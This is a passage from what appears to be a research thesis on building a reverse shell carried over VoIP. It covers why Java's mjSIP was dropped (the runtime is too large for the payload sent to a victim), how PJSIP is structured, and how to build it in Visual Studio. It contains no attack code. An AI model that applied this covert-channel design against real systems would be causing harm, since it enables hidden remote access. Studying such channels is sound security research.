


Figure 53: MA sequence diagram
Source: own creation

At this point it was realized that an executable in Java would exceed the 2MB file size limitation set in the requirements analysis, due to the need of the JRE (Java Runtime Environment) that is over 2MB by itself already. Because of this, it was decided to abandon further testing of mjSIP and instead use the C library PJSIP.

9.9 Conclusion

In this chapter the mjSIP library and the two sample applications **mjSIP UA** and **mjSIP MA** were studied. The mjSIP library supports all capabilities needed by a reverse shell implementation as defined in chapters 5 and 6, except a lossless audio codec. The missing of such a codec could be bypassed by implementing the DTMF option described in chapter Text as DTMF tone.

A reverse shell over VoIP was successfully implemented in Java using mjSIP. For the moment, though, it only works without SIP registration and if both victim and attacker are in the same local network. It was accomplished using the sample application mjSIP UA.
The application mjSIP MA presumably also works, though using text messages of type SIP MESSAGE instead of RTP.

Something that was not considered previously is the size of the resulting executable file. As described in the requirements analysis, the executable sent to the victim should not exceed 2MB. Because the mjSIP uses the language Java, the executable needs to include the JRE which is already 2MB large (Version 8 update 23).

Therefore, mjSIP cannot be used to implement the reverse shell over VoIP. Instead, PJSIP is used, which is written in the language C.

10 PJSIP

10.1 Overview

This chapter documents the findings of the testing of the PJSIP ()library. The goal was not to study the entire library (roughly 700’000 LOC), but rather to learn how to modify it to be able to send custom traffic through the connection.

10.2 What is PJSIP?

PJSIP is a free and open source multimedia communication library written in the programming language C, implementing standard based protocols such as SIP, SDP, RTP, STUN, TURN, and ICE. (cited from PFJSIPs official website [63]). PJSIP provides a very rich documentation [64].

10.3 PJSIP features

Table 22 compares the feature set needed with the features provided by PJSIP as listed on PJSIPs datasheet [65]. All required features are implemented in the PJSIP library.

Required features	Feature provided by PJSIP
Open source	X
Runnable on Windows	X
SIP (RFC 3261)	X
SDP (RFC 4566)	X
RTP (RFC 3550)	X
SIP Digest Authentication (RFC 2617)	X
At least one lossless codec	X
ATRAC Advanced	
H264	X
H265	
VP9	
T140	

Table 22: PJSIP feature comparison

10.4 PJSIP static libraries[10]

PJSIP consist of several static libraries, illustrated in Figure 54. PJSIP has different layers of abstraction (APIs) of the core functionality provided by the library PJLIB. To keep the PoC as simple as possible the right abstraction level which best suits our requirements needs to be determined.

[10] Summary of PJSIP documentation [67]




Figure 54: PJSIP static libraries
Source: PJSIP documentation [66]

Table 23 describes the individual libraries of Figure 54 as specified in the PJSIP documentation [67].

Library	Description
PJLIB	PJLIB is the platform abstraction and framework library, on which all other libraries depend upon.
PJLIB-UTIL	PJLIB-UTIL provides auxiliary functions such as text scanning, XML, and STUN.
PJMEDIA	PJMEDIA is the multimedia framework.
PJMEDIA-CODEC	PJMEDIA-CODEC is the placeholder for media codecs.
PJSIP-CORE	PJSIP-CORE is the very core of the PJSIP library, and contains the SIP Endpoint, which is the owner/manager for all SIP objects in the application, messaging elements, parsing, transport management, module management, and stateless operations. It also contains… … the Transaction Layer module inside PJSIP-CORE which provides stateful operation, and is the base for higher layer features such as dialogs and… … the Base User Agent Layer/Common Dialog Layer module inside PJSIP-CORE which manages dialogs and supports dialog usages.
PJSIP-SIMPLE	PJSIP-SIMPLE provides the base SIP event framework (which uses the common/base dialog framework), implements presence on top of it and is also used by call transfer functions.
PJSIP-UA	PJSIP-UA is the high-level abstraction of INVITE sessions (using the common/base dialog framework). This library also provides SIP client registration and call transfer functionality.
PJSUA-LIB	PJSUA-LIB is the highest level of abstraction, which wraps all functionality listed above into a high-level, easy to use API.

Table 23: PJSIP libraries

PJSUA-LIB provides the highest level of abstraction so the first approach of writing the software will be by using PJSUA-LIB.

10.5 Installation guide


To have a first look at the library, the project PJSUA (Sample application using PJSIP) is run. It is part of PJSIP's code and implements a UA that uses the PJSIP library.

On the PJSIP documentation [68] it is suggested to use Visual Studio to build and run PJSIP. However, the last VS (Visual Studio) solution for PJSIP existing is for VS14 (Visual Studio 2014) which is why some additional installation steps are required, to make it work with the VS19 (Visual Studio 2019). To run the UA of PJSUA use the following instructions.

1. Download the Visual Studio Installer for Visual Studio 2019 Community Edition at:

   https://visualstudio.microsoft.com/de/vs/

2. In the tab Workloads window, select .NET-Desktopentwicklung, Desktopentwicklung mit C++ and Entwicklung für die universelle Windows-Plattform, as shown in Figure 55.



Wird geändert – Visual Studio Community 2019 – 16.3.5

Web und Cloud (4)

ASP.NET und Webentwicklung
Hiermit erstellen Sie Webanwendungen mit ASP.NET Core, ASP.NET, HTML/JavaScript und Containern, einschließlich...

Azure-Entwicklung
Azure SDKs, Tools und Projekte für die Entwicklung von Cloud-Apps und das Erstellen von Ressourcen mit .NET...

Python-Entwicklung
Bearbeiten, Debuggen, interaktive Entwicklung und Quellcodeverwaltung für Python.

Node.js-Entwicklung
Erstellen Sie skalierbare Netzwerkanwendungen mithilfe von Node.js, einer asynchronen, ereignisgesteuerten...

Windows (3)

✓ .NET-Desktopentwicklung
Hiermit erstellen Sie WPF-, Windows Forms- und Konsolenanwendungen mithilfe von C#, Visual Basic und ...

✓ Desktopentwicklung mit C++
Erstellen Sie moderne C++-Apps für Windows mithilfe von Tools Ihrer Wahl, darunter z. B. MSVC, Clang, CMake oder...

✓ Entwicklung für die universelle Windows-Plattform
Hiermit erstellen Sie Anwendungen für die universelle Windows-Plattform mit C#, VB oder optional C++.

Mobil und Gaming (4)

Mobile-Entwicklung mit .NET
Erstellen Sie plattformübergreifende Anwendungen für iOS, Android oder Windows mithilfe von Xamarin.

Spieleentwicklung mit Unity
Erstellen Sie 2D- und 3D-Spiele mit Unity, einer leistungsfähigen, plattformübergreifenden...

Details zur Installation
- Visual Studio-Kern-Editor
- .NET-Desktopentwicklung
- Desktopentwicklung mit C++
- Entwicklung für die universelle Windows-Plat... *


Speicherort
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community

Indem Sie fortfahren, stimmen Sie der Lizenz für die ausgewählte Visual Studio-Edition zu. Wir bieten auch die Möglichkeit, andere Software mit Visual Studio herunterzuladen. Diese Software ist den Hinweisen zu Drittanbietern oder der dazugehörigen Lizenz entsprechend separat lizenziert. Indem Sie fortfahren, stimmen Sie auch diesen Lizenzen zu.

Erforderlicher Speicherplatz gesamt: 984 MB

Figure 55: Visual Studio Installer – Workloads
Source: own creation

3. In the right column under Details zur Installation open the dropdown menu for Desktopentwicklung mit C++ and check the box for MSVC v140 – VS 2015 C++-Buildtools (v14.00) as depicted in Figure 56.



Wird geändert – Visual Studio Community 2019 – 16.3.5

Workloads | Einzelne Komponenten | Sprachpakete | Installationspfade

Web und Cloud (4)

- [ ] ASP.NET und Webentwicklung – Hiermit erstellen Sie Webanwendungen mit ASP.NET Core, ASP.NET, HTML/JavaScript und Containern, einschließlich...
- [ ] Azure-Entwicklung – Azure SDKs, Tools und Projekte für die Entwicklung von Cloud-Apps und das Erstellen von Ressourcen mit .NET...
- [ ] Python-Entwicklung – Bearbeiten, Debuggen, interaktive Entwicklung und Quellcodeverwaltung für Python.
- [ ] Node.js-Entwicklung – Erstellen Sie skalierbare Netzwerkanwendungen mithilfe von Node.js, einer asynchronen, ereignisgesteuerten...

Windows (3)

- [x] .NET-Desktopentwicklung – Hiermit erstellen Sie WPF-, Windows Forms- und Konsolenanwendungen mithilfe von C#, Visual Basic und ...
- [x] Desktopentwicklung mit C++ – Erstellen Sie moderne C++-Apps für Windows mithilfe von Tools Ihrer Wahl, darunter z. B. MSVC, Clang, CMake oder...
- [x] Entwicklung für die universelle Windows-Plattform – Hiermit erstellen Sie Anwendungen für die universelle Windows-Plattform mit C#, VB oder optional C++.

Mobil und Gaming (4)

- [ ] Mobile-Entwicklung mit .NET – Erstellen Sie plattformübergreifende Anwendungen für iOS, Android oder Windows mithilfe von Xamarin.
- [ ] Spieleentwicklung mit Unity – Erstellen Sie 2D- und 3D-Spiele mit Unity, einer leistungsfähigen, plattformübergreifenden...

Details zur Installation

- > .NET-Desktopentwicklung
- ⌄ Desktopentwicklung mit C++
  - Enthalten
    - ✓ Wichtige C++-Desktopfeatures
  - Optional
    - [x] MSVC v142 – VS 2019 C++-x64/x86-Buildtools (...
    - [x] Windows 10 SDK (10.0.18362.0)
    - [x] Just-in-Time-Debugger
    - [x] C++-Profilerstellungstools
    - [x] C++-CMake-Tools für Windows
    - [x] C++-ATL für die neuesten v142-Buildtools (x86 ...
    - [x] Testadapter für Boost.Test
    - [x] Testadapter für Google Test
    - [x] Live Share
    - [x] IntelliCode
    - [ ] C++-MFC für die neuesten v142-Buildtools (x86...
    - [ ] C++-/CLI-Unterstützung für v142-Buildtools (14...
    - [ ] C++-Module für v142-Buildtools (X64/X86 – ex...
    - [ ] C++-Clang-Tools für Windows (8.0.1 – x64/x86)
    - [ ] IncrediBuild – Buildbeschleunigung
    - [ ] Windows 10 SDK (10.0.17763.0)
    - [ ] Windows 10 SDK (10.0.17134.0)
    - [ ] Windows 10 SDK (10.0.16299.0)
    - [ ] MSVC v141 – VS 2017 C++-x64/x86-Buildtools (...
    - [x] MSVC v140 – VS 2015 C++-Buildtools (v14.00)

Speicherort
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community


Indem Sie fortfahren, stimmen Sie der Lizenz für die ausgewählte Visual Studio-Edition zu. Wir bieten auch die Möglichkeit, andere Software mit Visual Studio herunterzuladen. Diese Software ist den Hinweisen zu Drittanbietern oder der dazugehörigen Lizenz entsprechend separat lizenziert. Indem Sie fortfahren, stimmen Sie auch diesen Lizenzen zu.

Erforderlicher Speicherplatz gesamt: 984 MB

Beim Herunterladen installieren | Ändern

Figure 56: Visual Studio Installer – MSVC v140
Source: own creation

4. Again, in the right column under Details zur Installation open the dropdown menu Entwicklung für die universelle Windows-Plattform and check the box for UWP-Tools (Universelle Windows-Plattform) für C++ (v142) as depicted in Figure 57.



Wird geändert – Visual Studio Community 2019 – 16.3.5

Workloads | Einzelne Komponenten | Sprachpakete | Installationspfade

Web und Cloud (4)

- [ ] ASP.NET und Webentwicklung – Hiermit erstellen Sie Webanwendungen mit ASP.NET Core, ASP.NET, HTML/JavaScript und Containern, einschließlich...
- [ ] Azure-Entwicklung – Azure SDKs, Tools und Projekte für die Entwicklung von Cloud-Apps und das Erstellen von Ressourcen mit .NET...
- [ ] Python-Entwicklung – Bearbeiten, Debuggen, interaktive Entwicklung und Quellcodeverwaltung für Python.
- [ ] Node.js-Entwicklung – Erstellen Sie skalierbare Netzwerkanwendungen mithilfe von Node.js, einer asynchronen, ereignisgesteuerten...

Windows (3)

- [x] .NET-Desktopentwicklung – Hiermit erstellen Sie WPF-, Windows Forms- und Konsolenanwendungen mithilfe von C#, Visual Basic und ...
- [x] Desktopentwicklung mit C++ – Erstellen Sie moderne C++-Apps für Windows mithilfe von Tools Ihrer Wahl, darunter z. B. MSVC, Clang, CMake oder...
- [x] Entwicklung für die universelle Windows-Plattform – Hiermit erstellen Sie Anwendungen für die universelle Windows-Plattform mit C#, VB oder optional C++.

Mobil und Gaming (4)

- [ ] Mobile-Entwicklung mit .NET – Erstellen Sie plattformübergreifende Anwendungen für iOS, Android oder Windows mithilfe von Xamarin.
- [ ] Spieleentwicklung mit Unity – Erstellen Sie 2D- und 3D-Spiele mit Unity, einer leistungsfähigen, plattformübergreifenden...

Details zur Installation

- > Visual Studio-Kern-Editor
- > .NET-Desktopentwicklung
- > Desktopentwicklung mit C++
- ⌄ Entwicklung für die universelle Windows-Plat... *
  - Enthalten
    - ✓ Blend for Visual Studio
    - ✓ .NET Native und .NET Standard
    - ✓ NuGet-Paket-Manager
    - ✓ Tools für Universelle Windows-Plattform
    - ✓ Windows 10 SDK (10.0.18362.0)
    - ✓ IntelliCode
  - Optional
    - [ ] USB-Gerätekonnektivität
    - [x] UWP-Tools (Universelle Windows-Plattform) für C+...
    - [ ] UWP-Tools (Universal Windows Platform) für C++ (...
    - [x] Grafikdebugger und GPU-Profiler für DirectX
    - [ ] Windows 10 SDK (10.0.17763.0)
    - [ ] Windows 10 SDK (10.0.17134.0)
    - [ ] Windows 10 SDK (10.0.16299.0)

Speicherort
C:\Program Files (x86)\Microsoft Visual Studio\2019\Community


Indem Sie fortfahren, stimmen Sie der Lizenz für die ausgewählte Visual Studio-Edition zu. Wir bieten auch die Möglichkeit, andere Software mit Visual Studio herunterzuladen. Diese Software ist den Hinweisen zu Drittanbietern oder der dazugehörigen Lizenz entsprechend separat lizenziert. Indem Sie fortfahren, stimmen Sie auch diesen Lizenzen zu.

Erforderlicher Speicherplatz gesamt: 984 MB

Beim Herunterladen installieren | Ändern

Figure 57: Visual Studio Installer - UWP-Tools v142
Source: own creation

5. Confirm the installation. When the installation is complete you may get prompted to reboot your computer.
6. Download and unpack the .zip file from https://www.pjsip.org/download.htm.
7. Navigate to the subdirectory /…/pjproject-2.9/pjlib/include/pj/ and create an empty file named config_site.h. Why this is necessary is explained in the PJSIP documentation [69].
8. Open the VS14 solution /…/pjproject-2.9/pjproject-vs14.sln. In the Solution Explorer, right click on the project PJSUA and click Set as StartUp Project. In the toolbar on the top, make sure to select Win32 as Solution Platform.
9. Now you can build and run the project with the F5 key.
10. In case you get the error depicted in Figure 58 you will have to install the Windows 8.1 SDK from https://developer.microsoft.com/de-de/windows/downloads/sdk-archive.




Code	Beschreibung	Projekt	Datei	Ze...
MSB8036	The Windows SDK version 8.1 was not found. Install the required version of Windows SDK or change the SDK version in the project property pages or by right-clicking the solution and selecting "Retarget solution".	pjmedia_codec	Toolset.targets	34
MSB8036	The Windows SDK version 8.1 was not found. Install the required version of Windows SDK or change the SDK version in the project property pages or by right-clicking the solution and selecting "Retarget solution".	pjsip_simple	Toolset.targets	34

Figure 58: Error for missing Windows SDK version 8.1
Source: own creation

Building the project successfully will create an executable located at /…/pjproject-2.9/pjsip-apps/bin/pjsua-i386-Win32-vc14-Debug.exe. To see the capabilities of the program run it in a command line with the option --help.

When running the executable, you will be greeted with the CLI shown in Figure 59.


C:\Windows\System32\cmd.exe - pjsua-i386-Win32-vc14-Debug.exe

```
  [ 0] <sip:152.96.195.224:5060>: does not register
       Online status: Online
 *[ 1] <sip:152.96.195.224:5060;transport=TCP>: does not register
       Online status: Online
Buddy list:
 -none-

+=============================================================================+
|       Call Commands:         |   Buddy, IM & Presence:  |     Account:      |
|                              |                          |                   |
|  m  Make new call            | +b  Add new buddy       .| +a  Add new accnt |
|  M  Make multiple calls      | -b  Delete buddy         | -a  Delete accnt. |
|  a  Answer call              |  i  Send IM              | !a  Modify accnt. |
|  h  Hangup call  (ha=all)    |  s  Subscribe presence   | rr  (Re-)register |
|  H  Hold call                |  u  Unsubscribe presence | ru  Unregister    |
|  v  re-inVite (release hold) |  t  ToGgle Online status |  >  Cycle next ac.|
|  U  send UPDATE              |  T  Set online status    |  <  Cycle prev ac.|
| ],[ Select next/prev call    +--------------------------+-------------------+
|  x  Xfer call                |      Media Commands:     |  Status & Config: |
|  X  Xfer with Replaces       |                          |                   |
|  #  Send RFC 2833 DTMF       | cl  List ports           |  d  Dump status   |
|  *  Send DTMF with INFO      | cc  Connect port         | dd  Dump detailed |
| dq  Dump curr. call quality  | cd  Disconnect port      | dc  Dump config   |
|                              |  V  Adjust audio Volume  |  f  Save config   |
|  S  Send arbitrary REQUEST   | Cp  Codec priorities     |                   |
+-----------------------------------------------------------------------------+
|  q  QUIT   L  ReLoad   sleep MS   echo [0|1|txt]     n: detect NAT type     |
+=============================================================================+
You have 0 active call
>>>
```


Figure 59: PJSUA interface
Source: own creation

10.6 Setting up a SIP call with the UA PJSUA

